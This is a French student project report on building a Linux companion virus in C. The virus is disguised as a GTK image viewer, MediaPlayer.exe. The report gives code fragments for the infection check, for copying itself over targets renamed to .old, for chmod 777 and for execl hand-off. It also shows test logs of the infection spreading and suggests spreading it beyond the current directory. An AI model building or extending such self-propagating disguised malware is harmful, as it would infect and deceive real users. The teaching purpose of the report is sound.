2025

RAPPORT DU PROJET :

DÉVELOPPEMENT DU VIRUS COMPAGNON EN LANGAGE C

Réalisé par :

- EL HADDAD Fatima
- KABTI Imane

Encadré par :

- Mr FRANCO Patrick
- Mr BOUJU Alain

Introduction :

Contexte et objectifs du projet

Dans le domaine de la cybersécurité, comprendre le fonctionnement des virus informatiques est essentiel pour mieux se protéger contre ces menaces. Un type particulier de malware, appelé virus compagnon, se cache derrière un programme légitime, infecte d'autres fichiers exécutables, et reste discret en transférant l'exécution au programme original.
L'objectif de ce projet est de concevoir et développer un virus compagnon en C sous Linux, afin de comprendre ses mécanismes de propagation et de dissimulation.
Dans ce projet notre virus s'appelle MediaPlayer.exe, un programme qui du point de vue de l'utilisateur n'affiche que des images mais en réalité, il fait plus que cela.

Structure du rapport

Ce rapport est structuré de la manière suivante :

- **Environnement de travail :** Présentation de l'environnement de développement, des outils et bibliothèques utilisés.
- **Structure du projet :** Organisation des fichiers et explication des programmes cibles à infecter.
- **Fonctionnement du virus :** Description de la logique d'infection, de la vérification de sur-infection, et du transfert d'exécution.
- **Test et validation :** Résultats des tests avec captures d'écran des fichiers infectés et du programme fonctionnant normalement.
- **Affichage graphique avec GTK :** Utilisation de GTK pour masquer l'activité du virus.
- **Conclusion :** Un récapitulatif des résultats obtenus et des perspectives pour defutures études en cybersécurité.

1. Environnement de travail :

Ce projet a été développé sous :

- Ubuntu présent sur la VM réseaux de l'Université.

Langage de programmation et outils :

- **Langage C:** un langage bas niveau offrant un contrôle précis sur les processus et la gestion des fichiers. Ce choix est justifié par la nécessité de manipuler directement des fichiers exécutables et de gérer les droits d'accès au sein du système de fichiers.

- **GCC :** a été utilisé pour la compilation du programme. Il s'agit de l'outil standard sur Linux pour compiler des programmes en C. La commande gcc permet de transformer le code source du virus en un fichier exécutable.

- **GTK+3** : a été utilisé pour la création de l'interface graphique. Cette bibliothèque permet d'afficher des fenêtres et des images dans le programme. L'utilisation de GTK est nécessaire pour masquer l'activité malveillante du virus en affichant des images légitimes.

- **Gnuplot** : a été utilisé dans certains programmes cibles pour générer des graphiques. L'utilisation de Gnuplot permet de rendre les programmes cibles plus plausibles en affichant des courbes et des graphiques qui sont typiquement présents dans des programmes légitimes.


- **pkg-config :** a été utilisé pour faciliter la gestion des bibliothèques nécessaires, notamment GTK. Il aide à configurer les chemins d'accès aux bibliothèques, en particulier lors de la compilation du projet.

2. Structure du projet :

Cette section décrit l'organisation du code et des fichiers dans le projet, ainsi que le rôle spécifique de chaque fichier. Le projet se compose de plusieurs composants, chacun ayant une fonction distincte dans le processus d'infection et de dissimulation du virus.

Organisation des fichiers :

La structure générale du projet est la suivante :



1. img/

Le dossier img/ contient les images utilisées par GTK pour masquer l'activité du virus. Lorsque MediaPlayer.c est exécuté, il ouvre une fenêtre graphique affichant ces images, donnant l'illusion qu'il s'agit d'un programme de lecture d'images. Ce camouflage visuel est essentiel pour éviter de soulever des soupçons chez l'utilisateur pendant l'exécution du virus.

2. MediaPlayer.c :

Ce fichier est le cœur du virus compagnon. Il contient la logique principale pour détecter, infecter, et exécuter des fichiers, ainsi que pour masquer son activité à l'aide de GTK. Le programme fonctionne en recherchant les fichiers exécutables dans le répertoire, en vérifiant s'ils sont déjà infectés, puis en les renommant et en y insérant le virus. Une fois infecté, le programme original est exécuté, ce qui permet de garder l'illusion d'un programme normal tout en exécutant le code malveillant.

3. MonPG1.c , MonPG2.c , MonPG3.c , MonPG4.c , MonPG5.c :

Les programmes cibles à infecter. Chaque programme est conçu pour être un exécutable simple, tel que des calculs ou des affichages de graphiques, pour simuler des logiciels légitimes. Ils sont placés dans le même répertoire que MediaPlayer.exe. Lorsque le virus est exécuté, il cible ces programmes et les modifie en les renommant en .old, tout en se copiant sous leur nom original. Cela permet de tester l'infection sans perturber le fonctionnement des programmes.

MonPG1.c : Calculatrice simple

```
tpuser@m-ulr-u22-r192n:~/Téléchargements/projet_virus/projet_virus$ gcc -Wall MonPG1.c -o MonPG1 -lm
tpuser@m-ulr-u22-r192n:~/Téléchargements/projet_virus/projet_virus$ ./MonPG1

------ Calculatrice simple -----
1.Addition
2.Soustraction
3.Multiplication
4.Division
5.Quitter
Votre choix
1
Entrez le premier nombre: 2
Entrez le deuxième nombre: 45
resultat : 47.000000

------ Calculatrice simple -----
1.Addition
2.Soustraction
3.Multiplication
4.Division
5.Quitter
Votre choix
5
Au revoir
tpuser@m-ulr-u22-r192n:~/Téléchargements/projet_virus/projet_virus$
```


MonPG2.c : Un carré parfait

```
tpuser@m-ulr-u22-r192n:~/Téléchargements/projet_virus/projet_virus$ gcc -Wall MonPG2.c -o MonPG2 -lm
tpuser@m-ulr-u22-r192n:~/Téléchargements/projet_virus/projet_virus$ ./MonPG2
Entrez un nombre pour vérifier s'il est un carré parfait : 6
6 n'est pas un carré parfait.
tpuser@m-ulr-u22-r192n:~/Téléchargements/projet_virus/projet_virus$
```


MonPG3.c : Un nombre parfait

```
tpuser@m-ulr-u22-r192n:~/Téléchargements/projet_virus/projet_virus$ gcc -Wall MonPG3.c -o MonPG3 -lm
tpuser@m-ulr-u22-r192n:~/Téléchargements/projet_virus/projet_virus$ ./MonPG3
Entrez un nombre pour analyser ses diviseurs et vérifier s'il est parfait : 1000
Diviseurs propres de 1000 : 1 2 4 5 8 10 20 25 40 50 100 125 200 250 500
1000 n'est pas un nombre parfait. (Somme des diviseurs = 1340)
tpuser@m-ulr-u22-r192n:~/Téléchargements/projet_virus/projet_virus$ ./MonPG3
Entrez un nombre pour analyser ses diviseurs et vérifier s'il est parfait : 6
Diviseurs propres de 6 : 1 2 3
6 est un nombre parfait ! (Somme des diviseurs = 6)
tpuser@m-ulr-u22-r192n:~/Téléchargements/projet_virus/projet_virus$
```

MonPG4.c : Courbe de f(x) = x^2



MonPG5.c : Choix d'une fonction à tracer





```
tpuser@m-ulr-u22-r192n:~/Téléchargements/projet_virus/projet_virus$ ./MonPG5

Choisissez une fonction à tracer :
1 - f(x) = 2x+1
2 - f(x) = x^3
3 - f(x) = sqrt(x)
4 - f(x) = e^x
5 - f(x) = ln(x+1)
0 - Quitter
Votre choix : 2
```

4. README.md

Le fichier README.md contient les instructions d'installation et d'exécution du projet. Il fournit des détails sur la façon de compiler les fichiers source, et d'exécuter le virus compagnon ainsi que les programmes cibles. C'est un fichier essentiel pour quiconque souhaite comprendre ou tester le projet.

Diagramme d'état du virus compagnon :

Voici le diagramme d'état qui décrit les états du virus compagnon et les transitions entre eux :



1. État initial : Recherche des fichiers

Le virus commence son exécution en recherchant des fichiers exécutables dans le répertoire de travail. Si un fichier exécutable est trouvé, il passe à l'étape de la vérification de sur-infection

2. État : Sur-infection
Le virus vérifie si le fichier trouvé a déjà été infecté. Si le fichier est déjà infecté, la transition va vers le test d'un autre fichier. Sinon il passe à l'étape d'infection.

3. État : Infection
Le virus renomme le fichier en .old et se copie sous son nom d'origine. Après l'infection du fichier, le virus passe à l'exécution du programme original.

4. État : Exécution du programme original
Le programme original (fichier .old) est maintenant exécuté, ce qui permet à l'utilisateur de continuer à utiliser le programme sans se douter de l'infection.

5. État : Charge Virale
L'infection est propagée et la charge virale s'assure que le programme continue à infecter de nouveaux fichiers dans le répertoire. Une fois cela fait, le processus revient à l'état Recherche des fichiers.

3.Fonctionnement du virus compagnon:

Définition
Un virus compagnon "vole" l'identité d'un fichier exécutable existant (ex. : Pg original) en prenant son nom et son emplacement. Lorsque l'utilisateur tente d'exécuter ce programme, le virus s'exécute en premier, propage son infection, puis lance le programme original (renommé avec une extension .old).

Mécanisme de Propagation

1. Première infection : exécution directe de MediaPlayer.exe.
2. Infections ultérieures : exécution de fichiers infectés déguisés en programmes originaux.

Algorithme
Pour chaque fichier exécutable cible (Pg original) dans le répertoire courant :

1. Renommer le fichier original en Pg original.old.
2. Dupliquer le virus (MediaPlayer.exe) sous le nom original (Pg original).
3. Exécuter le programme original renommé (.old) pour maintenir l'illusion.

Vérification de l'exécution des fichiers et processus d'infection:

1. Initialisation et recherche des fichiers exécutables
Le programme commence par ouvrir le répertoire courant avec la fonction **OpenFolder("./")** et cherche les fichiers exécutables avec le préfixe "MonPG" grâce à la fonction **getFileFromFolder()**. Cela permet de trouver tous les fichiers cibles du virus (par exemple, MonPG1.c, MonPG2.c, etc.).

2. Vérification de la sur-infection
Avant d'infecter un fichier, le programme vérifie si le fichier a déjà été infecté à l'aide de la fonction i**s_infected().** Cette fonction vérifie si un fichier a l'extension .**old** ou si un fichier avec le même nom et l'extension .**old** existe déjà. Si c'est le cas, cela signifie que le fichier est déjà infecté, et le programme passe au fichier suivant sans le réinfecter.

```
if (strstr(file, ".old") != NULL) {
    return 1;
}
```

3. Processus d'infection

Si le fichier n'est pas déjà infecté, la fonction **infect_target()** est appelée pour procéder à l'infection avec les étapes suivantes :

- **Renommage du fichier cible :** Le fichier cible est renommé avec l'extension .old. Cela permet de conserver une copie du fichier original.
- **Copie du virus dans le fichier cible** : Le code du virus (MediaPlayer.exe) est copié dans le fichier cible, remplaçant son contenu par celui du virus. en utilisant un buffer pour lire le code du virus et le copier dans le fichier cible. Ce qui permet au fichier cible de devenir un vecteur pour propager le virus.

```
FILE *fvirus = fopen("./MediaPlayer.exe", "rb");
FILE *ftarget = fopen(file, "wb");
```

- **Attribution des permissions d'exécution** : Après avoir infecté le fichier, le programme lui attribue des permissions d'exécution, ce qui permet au fichier d'être exécuté normalement.

```
chmod(file, S_IRWXU | S_IRWXG | S_IRWXO);
printf("Infection réussie : %s\n", file);
```

4. Exécution du programme original

Une fois que le fichier est infecté, le virus exécute le programme cible (fichier .old) pour donner l'illusion qu'il fonctionne normalement. Cette opération se fait avec la fonction **execl()**

Cela permet à l'utilisateur de continuer à utiliser le programme sans remarquer l'infection, car il est dirigé vers le programme .old (fichier infecté) et l'exécution semble normale.

```
execl(old_file, old_file, NULL);
```

5. Masquage de l'activité malveillante avec GTK


Le virus masque son activité malveillante en utilisant **la bibliothèque GTK** pour afficher des images dans une fenêtre graphique. Lors de la première exécution de MediaPlayer.exe, une fenêtre GTK s'ouvre avec une série d'images affichées. Chaque fois que l'utilisateur clique sur "**Suivant**", une nouvelle image est affichée. Cela donne l'illusion d'un programme normal, mais pendant ce temps, le virus a déjà infecté les fichiers cibles. Cette 'interface redimensionne aussi les images pour les adapter à la fenêtre pour masquer l'activité du virus.

```
pImage = gtk_image_new_from_file("img/image1.jpeg");
```

4. Tests et validation :

Test 1 : Lancement et Interface

Pour commencer, il faut compiler le programme avec la commande **gcc -Wall MediaPlayer.c -o MediaPlayer.exe `pkg-config --cflags --libs gtk+-3.0` -lm** dans le répertoire contenant le code et les dépendances GTK. Ensuite, lancez le programme en tapant **./MediaPlayer.exe**. Une fenêtre GTK doit s'ouvrir, affichant l'image img/image1.jpeg avec un bouton "Suivant" en bas. Ce test vérifie que le virus démarre correctement et propose une fonctionnalité légitime, essentielle pour tromper l'utilisateur sur sa nature malveillante.



Test 2 : Affichage des Images

Une fois la fenêtre ouverte en cliquant plusieurs fois sur le bouton "Suivant", on voit les images défiler de img/image1.jpeg à img/image6.jpeg, puis revenir à la première en boucle.

Test 3 : Infection au Clic

Les fichiers exécutables de MonPG1 à MonPG5 sont placés dans le même répertoire que MediaPlayer.exe , ils sont crées en lançant cette commande par exemple pour le 1er programme **gcc -Wall MonPG1.c -o MonPG1 -lm.** On lance ./MediaPlayer.exe, puis on clique sur "Suivant", on voit la génération de .old avec des fichiers comme MonPG1.old, MonPG2.old, etc., accompagnés de nouveaux MonPG1, MonPG2, tous exécutables avec les permissions 777. La console affiche des messages tels que "Infection réussie : MonPG1" pour chaque fichier infecté, démontrant que le virus s'active discrètement grâce à une interaction utilisateur.

```
tpuser@m-ulr-u22-r192n:~/Téléchargements/projet_virus/projet_virus$  gcc -Wall
 MediaPlayer.c -o MediaPlayer.exe `pkg-config --cflags --libs gtk+-3.0` -lm
tpuser@m-ulr-u22-r192n:~/Téléchargements/projet_virus/projet_virus$ ./MediaPla
yer.exe
Fichier exécutable trouvé : MonPG2
Infection réussie : MonPG2
Fichier exécutable trouvé : MonPG1
Infection réussie : MonPG1
```

Test 4 : Sur-Infection

Après la première infection on relance ./MediaPlayer.exe et on clique à nouveau sur "Suivant", on voit qu'aucun fichier comme MonPG1.old.old n'apparaît, et la console indique "déjà infecté" pour MonPG1, MonPG2, etc.

```
tpuser@m-ulr-u22-r192n:~/Téléchargements/projet_virus/projet_virus$ ./MediaPla
yer.exe
Fichier exécutable trouvé : MonPG1.old
MonPG1.old déjà infecté
Fichier exécutable trouvé : MonPG2
MonPG2 déjà infecté
Fichier exécutable trouvé : MonPG1
MonPG1 déjà infecté
Fichier exécutable trouvé : MonPG2.old
MonPG2.old déjà infecté
```

Test 5 : Transfert d'Exécution

Maintenant, on teste un fichier infecté en tapant ./MonPG1 après l'infection. Puisque MonPG1 est une copie de MediaPlayer.exe, le programme infecte les autres fichiers comme MonPG3, MonPG4, etc., présents dans le répertoire, prouvant que le virus se propage à chaque exécution. Ensuite, le transfert d'exécution via execl lance le programme original MonPG1.old, qui garantit que l'utilisateur voit le résultat attendu, maintenant l'illusion que MonPG1 fonctionne normalement.

```
tpuser@m-ulr-u22-r192n:~/Téléchargements/projet_virus/projet_virus$ gcc -Wall MonPG3.c -o MonPG3 -lm
tpuser@m-ulr-u22-r192n:~/Téléchargements/projet_virus/projet_virus$ gcc -Wall MonPG5.c -o MonPG5 -lm
tpuser@m-ulr-u22-r192n:~/Téléchargements/projet_virus/projet_virus$ gcc -Wall MonPG4.c -o MonPG4 -lm
tpuser@m-ulr-u22-r192n:~/Téléchargements/projet_virus/projet_virus$ ./MonPG1
Fichier exécutable trouvé : MonPG3
Infection réussie : MonPG3
Fichier exécutable trouvé : MonPG4
Infection réussie : MonPG4
Fichier exécutable trouvé : MonPG1.old
MonPG1.old déjà infecté
Fichier exécutable trouvé : MonPG2
MonPG2 déjà infecté
Fichier exécutable trouvé : MonPG1
MonPG1 déjà infecté
Fichier exécutable trouvé : MonPG5
Infection réussie : MonPG5
Fichier exécutable trouvé : MonPG2.old
MonPG2.old déjà infecté

------ Calculatrice simple -----
1.Addition
2.Soustraction
3.Multiplication
4.Division
5.Quitter
Votre choix
```

Résultats et Validation

Tous les tests réussissent : l'interface fonctionne, l'infection se propage au clic ou via un fichier infecté comme MonPG1, la sur-infection est bloquée, et le transfert d'exécution est fluide. Le virus est validé comme un compagnon efficace et discret.

Conclusion

Ce projet a permis de développer et de comprendre les mécanismes de propagation d'un virus compagnon en C sous Linux. À travers l'infection de fichiers exécutables et l'utilisation de GTK pour masquer l'activité du virus, nous avons exploré les défis liés à la cybersécurité. Ce travail souligne l'importance de renforcer les stratégies de détection des malwares et d'améliorer la sécurité des systèmes face à de telles menaces.

Pourquoi d'après vous, dans le cas du virus compagnon cette vérification doit-être double ?
R : Parce qu'il peut y avoir des fichiers du même nom qu'un fichier cible sans pour autant être un fichier exécutable et l'infection d'un fichier non exécutable soulèvera des soupçons

D'après vous que ce produit-il si l'étape 3 est oubliée ou ne fonctionne pas ?
R : L'utilisateur va se rendre compte que l'un de ses programme (fichier infecté) ne fait plus ce qu'il est censé faire.

D'après vous, comment à travers cette étape (6) peut-on amplifier l'infection ?
R : On peut amplifier l'infection en allant au-delà du répertoire courant et infecter tous les fichiers exécutables d'autres répertoires aussi.

D'après-vous que ce produit-il si l'étape 7 est oubliée ou ne fonctionne pas ?
R : Tous les programmes infectés vont avoir le comportement du MediaPlayer.exe donc l'utilisateur va se rendre compte qu'il y'a eu une invasion dans son système d'exploitation.